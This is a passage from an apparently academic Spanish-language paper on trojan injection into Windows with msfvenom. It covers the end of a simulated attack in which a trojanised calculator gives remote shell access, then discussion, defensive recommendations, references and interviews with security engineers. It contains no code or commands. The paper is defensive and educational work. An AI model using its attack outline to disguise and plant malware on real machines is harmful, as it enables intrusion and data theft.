- Una vez iniciada la consola msfconsole, se pudo usar el comando "**Shell**" para visualizar toda la informacion del sistema y tambien el comando "**Dir**" para poder visualizar todos los directorios del sistema operativo, tal como se ve en la imagen. Analisando esto podemos llegar a la conclusion de que los atacantes tienen la capacidad de disfrazar softwares inofensivos en algo letal, imaginemos que este ataque se realizo a un empleado de alguna empresa en la ciudad de Babahoyo el cual la empresa maneja windows 8 para que los empleados pueden realizar sus trabajos de manera comoda eh intuitiva, pero resulta que los empleados no conocen sobre el tema de ciberseguridad y caen en una situacion similar a esta sin tener conocimiento de que ya han sido atacados sin darse cuenta el atacante ya tendria acceso a informacion del sistema operativo y de datos que le pertenezcan a la empresa.

Figura.4

Visualización de datos del sistema de la maquina infectada



Nota: Elaboración propia

Discusión de resultados

Para Mendivil Caldentey, Sanz Urquijo, & Gutiérrez Almazor nos mencionan que es muy importante ser cuidadoso cuando estamos en internet, porque algunas personas pueden querer descargar programas gratis de sitios web que no son seguros. Esto es peligroso tanto para estudiantes como para empresarios. Por eso, es esencial enseñar a la gente cómo mantenerse segura en línea y cómo identificar posibles peligros antes de poner en riesgo sus computadoras.

También nos advierte que no debemos descargar software de sitios web desconocidos, como MediaFire, ya que podríamos obtener programas dañinos, como virus. Es mejor obtener software solo de lugares de confianza y asegurarnos de que las descargas sean seguras antes de instalarlas en nuestra computadora.

En el marco conceptual se dice que incluso programas simples, como una calculadora científica, pueden ser modificados para hacer daño. Por eso, es importante que tanto los que hacen los programas como los que los usan estén conscientes de cómo pueden ser alterados y usados de manera mala. También destaca la importancia de mantener actualizado el software y utilizar medidas de seguridad confiables para protegernos de estas amenazas.

Otro punto importante es cuando personas no autorizadas entran a sistemas sin ser detectadas ya que los hackers a veces utilizan programas maliciosos llamados "troyanos" para lograr esto por eso es muy importante que todos tanto en casa como en el trabajo tomemos medidas fuertes para protegernos de estos ataques y evitar que sucedan.

Convertir una calculadora científica en un troyano es un ejemplo claro de cómo los hackers pueden encontrar formas ingeniosas de atacar la seguridad de los sistemas ya que esto nos recuerda la importancia de que los usuarios y los desarrolladores sean cuidadosos al proteger

sus sistemas y aplicaciones y mantenerse alerta y actualizar regularmente es esencial para reducir estos riesgos.

El ingreso no permitido a sistemas informáticos como en el caso de una empresa usando Windows 8 puede causar problemas serios como la pérdida de información secreta paralizar las actividades comerciales y dañar la imagen de la empresa por tanto esto muestra lo crucial que es tener buenas defensas como firewalls y sistemas de alarma contra intrusiones y políticas de acceso estrictas, para proteger las redes de las empresas.

Acceder a información secreta de empresas usando métodos como los que se mencionan en el texto plantea preguntas importantes sobre lo que está bien y lo que es legal ya que las empresas tienen la responsabilidad de mantener segura la información de las personas que trabajan con ellas y sus clientes además los que hacen estos ataques pueden enfrentar problemas legales la seguridad cibernética es un tema muy importante en el mundo de las leyes y los negocios y las empresas deben tomar medidas para seguir las reglas y estándares que existen para proteger la información en línea.

Conclusiones

En un mundo donde todas las personas somos cada vez más dependientes de la tecnología, la ciberseguridad se ha convertido en uno de los temas más relevantes por el tema de proteger la integridad de sistemas informáticos y la integridad de usuarios individuales u organizaciones, se logró analizar la problemática de esta amenaza cibernética y como es que se transformó en una de las técnicas favoritas por los ciberdelincuentes.

Se analizo la interacción entre Msfvenom y un sistema Windows al momento de realizar un ataque simulado comprendiendo como es que esta herramienta logra crear payloads maliciosos los cuales se aprovechan de las vulnerabilidades y debilidades que se encuentran en el sistema operativo, entendiendo el favoritismo que tienen los atacantes con respecto a estos sistemas, sobre la diversidad en versiones y configuraciones existentes en estos sistemas operativos.

Entender que la necesidad de comprender y mitigar las diversas amenazas se vuelve importante para poder garantizar la seguridad de la información y el correcto proceso de las operaciones, recalcando que la ética en la ciberseguridad se convierte en un pilar fundamental en la presente investigación ya que se menciona la importancia de Msfvenom como una herramienta útil para pruebas de penetración autorizada logrando hacer análisis de seguridad.

Comprendiendo también de parte de los especialistas en ciberseguridad mediante las entrevistas realizadas, sobre qué medidas se pueden adoptar para poder evitar un ataque de este tipo, lo importante de saber actualizar o estar al tanto de las tecnologías y como mejorar la seguridad en ellas, como se plantea en la presente investigación sobre la inyección de un troyano o malware.

Recomendaciones

Teniendo en cuenta las respuestas que nos ofrecieron los especialistas en ciberseguridad podemos tomar en consideración diversas recomendaciones que nos permitirán mantener una óptima seguridad, primero que nada, como primera recomendación, seria mantener actualizado los sistemas operativos que estemos utilizando y por ende las aplicaciones que se encuentren alojados en el sistema, con el fin de que se incluyan correcciones de seguridad que logren parchar las posibles vulnerabilidades.

Sin omitir, debemos tener en cuenta que las personas que operan en S.O. como Windows no son conscientes sobre como los atacantes pueden realizar sus actividades maliciosas, por tanto, podemos mencionar que la segunda recomendación seria la educación y capacitación sobre la ciberseguridad donde logren aprender sobre como los atacantes actúan de manera frecuente y como evitarlos, garantizando la integridad de la empresa en la que trabajan eh incluso logrando cuidar sus datos personales.

Cabe mencionar que la ayuda de la capacitación sobre la ciberseguridad no lo es todo, lo cual nos lleva a la tercera recomendación la cual sería asignar soluciones de seguridad, como la implementación de cortafuegos y por supuesto sistemas que detecten a intrusos y programas antimalware, ya que estos programas permiten bloquear los troyanos o algún otro tipo de malware malicioso que busque infectar a una entidad.

Se recomienda que, si te ofrecen un software gratuito y lo deseas descargar de algún servidor de almacenamiento, utilices Google drive como método de descarga ya que este te envía una alerta al momento de realizar la descarga del archivo, avisando que él .exe puede estar infectado evitando algún tipo de ataque, pero por ningún motivo se debe utilizar fuentes que no ofrezcan una seguridad estable con respecto a la descarga de aplicativos.

Referencias

Antonio, J. M. (2020). La brecha de ciberseguridad en América Latina frente al contexto global de ciberamenazas. *Revista de estudios en seguridad internacional*, 17-43.

Aquino Cruz, M., Ibarra, M., Loayza Carrasco, W., IlasacaCahuata, E., Sotomayor Chahuaya, J. A., & Apaza-Tarqui, A. (2020). Use of exploit for vulnerability detection of Linux Servers. *KnE Engineering*, 138-149.

Astorga-Aguilar, C., & Schmidt-Fonseca, I. (2019). Peligros de las redes sociales: Cómo educar a nuestros hijos e hijas en ciberseguridad. *Educare vol.23 n.3*, 1-24.

Calderón, F. A., Barraquel, J. E., Martínez, M. D., & Bonilla, S. F. (2019). Desafío de la ciberseguridad ante la legislación penal. *Revista Dilemas Contemporáneos: Educación, Política y Valores.*, 1-16.

FERNÁNDEZ, J. A. (2022). *Hackers: Técnicas y herramientas para atacar y defendernos.* Colombia: Ediciones de la U.

Guaña-Moya, J., Sánchez-Zumba, A., Chérrez-Vintimilla, P., Chulde-Obando, L., & Jaramillo-Flores, P. (2022). Ataques informáticos más comunes en el mundo digitalizado. *Revista Ibérica de Sistemas e Tecnologias de Informação*, 87-100.

Ichbiah, D. (2020). *Bill Gates y la saga de Microsoft.* Babelcube Inc.

Iglesias, F., & José, M. (2023). *Conceptos básicos de sistemas operativos.*

LAE., R. (2020). Herramientas fundamentales para el hacking ético. *Revista Cubana de Informática Médica*, 116-131.

M., J. J. (2020). Retos de seguridad/ciberseguridad en el 2030. *Sociedad 5.0 y tecnologías emergentes al 2030* , 68-79.

Marcela, A. B. (2019). Ethical hacking: una estrategia de defensa proactiva. *Ethical Hacking*, 1-11.

Martínez Chérrez, W. E., & Avila-Pesantez, D. F. (2021). Ciberseguridad en las redes sociales. *Revista UNIANDES Episteme*, 211-234.

Maturana, C., & Alonso, Y. (2021). *Seguridad informática en el sistema Operativo LINUX en sus diversas distribuciones aplicadas a las tecnologías de la información.* Obtenido de Universidad Nacional Abierta y a Distancia UNAD de Colombia: https://repository.unad.edu.co/bitstream/handle/10596/40342/yacastrom.pdf?sequence=3&isAllowed=y

Mendivil Caldentey, J., Sanz Urquijo, B., & Gutiérrez Almazor, M. (2022). Formación y concienciación en ciberseguridad basada en competencias: una revisión sistemática de literatura. *Pixel-Bit: Revista de Medios y Educación*, 197-225.


Nieto Jiménez, A., & López-Muñoz, F. J. (26 de 11 de 2020). *Análisis y clasificación de los ataques y sus exploits: Framework Metasploit como caso de estudio.* Obtenido de UNIVERSIDAD DE MÁLAGA: https://riuma.uma.es/xmlui/bitstream/handle/10630/20482/Tinoco%20Linares%20Ana%20Memoria.pdf?sequence=1&isAllowed=y

Salcedo, D., Pérez, D., Escalante, D., Vega, G., Mardini, J., & Esmeral, E. (23 de 08 de 2020). METODOLOGÍA PARA EVALUACIÓN DE SISTEMAS INFORMÁTICOS UTILIZANDO TÉCNICAS DE ETHICAL HACKING EN PLATAFORMAS DE HARDWARE Y SOFTWARE LIBRE. *Encuentro Internacional de Educación en Ingeniería ACOFI 2020* , 1-10.

Anexos

Figura.5

Entrevista realizada al ingeniero Juan Carlos Hurralde Mora



ENTREVISTA #1

Ing. Juan Carlos Iturralde mora

Babahoyo, 2 de septiembre del 2023

¿Cuál es la importancia de entender y analizar los ataques de inyección de troyanos en sistemas Windows utilizando herramientas como Msfvenom?

Al comprender cómo funcionan los ataques de inyección de troyanos utilizando herramientas como Msfvenom, se puede identificar y analizar las vulnerabilidades y puntos débiles en un sistema operativo, Esto te permite implementar medidas preventivas adecuadas para proteger el sistema operativo.

Desde la perspectiva de la ciberseguridad, ¿Cuáles serian las estrategias y medidas que las organizaciones y los usuarios finales podrían implementar para protegerse contra los ataques de inyección de troyanos?

Existen varias estrategias entre las comunes tenemos:

- Mantener actualizado nuestro sistema operativo
- Utilizar programas antivirus o antimalware confiables
- Usar contraseñas seguras
- Monitoreo y detección de amenazas

En un entorno ético y legal ¿Cuál es el propósito de utilizar herramientas como Msfvenom en el contexto de la ciberseguridad?

Utilizar herramientas como Msfvenom en el contexto de la ciberseguridad es realizar pruebas de penetración o pruebas de seguridad en sistemas y redes para identificar vulnerabilidades y mejorar las defensas.

¿Qué tipos de sistemas operativos de Microsoft Windows son más susceptibles a los ataques de inyección de troyanos utilizando Msfvenom?

Todos los sistemas operativos de Microsoft Windows están expuestos a ataques de inyección de troyanos utilizando herramientas como Msfvenom, pero los más vulnerables son aquellos S.O. que ya no tienen actualizaciones de seguridad.

¿De qué forma realiza usted la actualización de conocimientos sobre las últimas tendencias y técnicas referentes a los ataques de inyección a través de troyanos?

Mantente informado a través de fuentes confiables, Participar en comunidades como chats y foros especializados, realizar cursos y capacitaciones.


JUAN CARLOS ITURRALDE MORA

JUAN CARLOS ITURRALDE MORA

Nota: Elaboración propia

Figura.6

Entrevista realizada al ingeniero Harry Adolfo Saltos Viteri



ENTREVISTA #2

Ing. Harry Adolfo Saltos Viteri

Babahoyo, 5 de septiembre del 2023

¿Cuál es la importancia de entender y analizar los ataques de inyección de troyanos en sistemas Windows utilizando herramientas como Msfvenom?

En caso de un ataque real, el conocimiento sobre la inyección de troyanos y el uso de herramientas como Msfvenom es esencial para una respuesta efectiva y una mitigación rápida de la amenaza.

Desde la perspectiva de la ciberseguridad, ¿Cuáles serían las estrategias y medidas que las organizaciones y los usuarios finales podrían implementar para protegerse contra los ataques de inyección de troyanos?

Mantener software y sistemas actualizados para parchear vulnerabilidades conocidas, utilizar además soluciones de seguridad confiables, como antivirus y firewalls, etc.; enseñar a los usuarios sobre prácticas seguras de navegación y descarga de archivos.

En un entorno ético y legal ¿Cuál es el propósito de utilizar herramientas como Msfvenom en el contexto de la ciberseguridad?

Herramientas como Msfvenom debe realizarse con el consentimiento y la autorización de los propietarios de los sistemas y en cumplimiento con las leyes y regulaciones aplicables

¿Qué tipos de sistemas operativos de Microsoft Windows son más susceptibles a los ataques de inyección de troyanos utilizando Msfvenom?

Windows de versiones anteriores al X; y sobre todo Windows Modificados pues muchas veces ya incorporan troyanos

¿De qué forma realiza usted la actualización de conocimientos sobre las últimas tendencias y técnicas referentes a los ataques de inyección a través de troyanos?


usando la web

HARRY ADOLFO SALTOS VITERI

Nota: Elaboración propia

Figura.7

Entrevista realizada al ingeniero Carlos Julio Soto Valle



ENTREVISTA #3

Ing. Carlos Julio Soto Valle

Babahoyo, 5 de septiembre del 2023

¿Cuál es la importancia de entender y analizar los ataques de inyección de troyanos en sistemas Windows utilizando herramientas como Msfvenom?

Permite descubrir los puntos frágiles en el sistema implementado.

Desde la perspectiva de la ciberseguridad, ¿Cuáles serían las estrategias y medidas que las organizaciones y los usuarios finales podrían implementar para protegerse contra los ataques de inyección de troyanos?

Sistema de antivirus y nivel de usuarios finales o cultura open source en su defecto.

En un entorno ético y legal ¿Cuál es el propósito de utilizar herramientas como Msfvenom en el contexto de la ciberseguridad?

Herramienta que cumple su función, pero existen mejores mecanismos que proveen mayor cobertura en niveles de protección.

¿Qué tipos de sistemas operativos de Microsoft Windows son más susceptibles a los ataques de inyección de troyanos utilizando Msfvenom?

Todos.

¿De qué forma realiza usted la actualización de conocimientos sobre las últimas tendencias y técnicas referentes a los ataques de inyección a través de troyanos?

Formo parte de un grupo de expertos en ecuador

CARLOS JULIO SOTO VALLE

Nota: Elaboración propia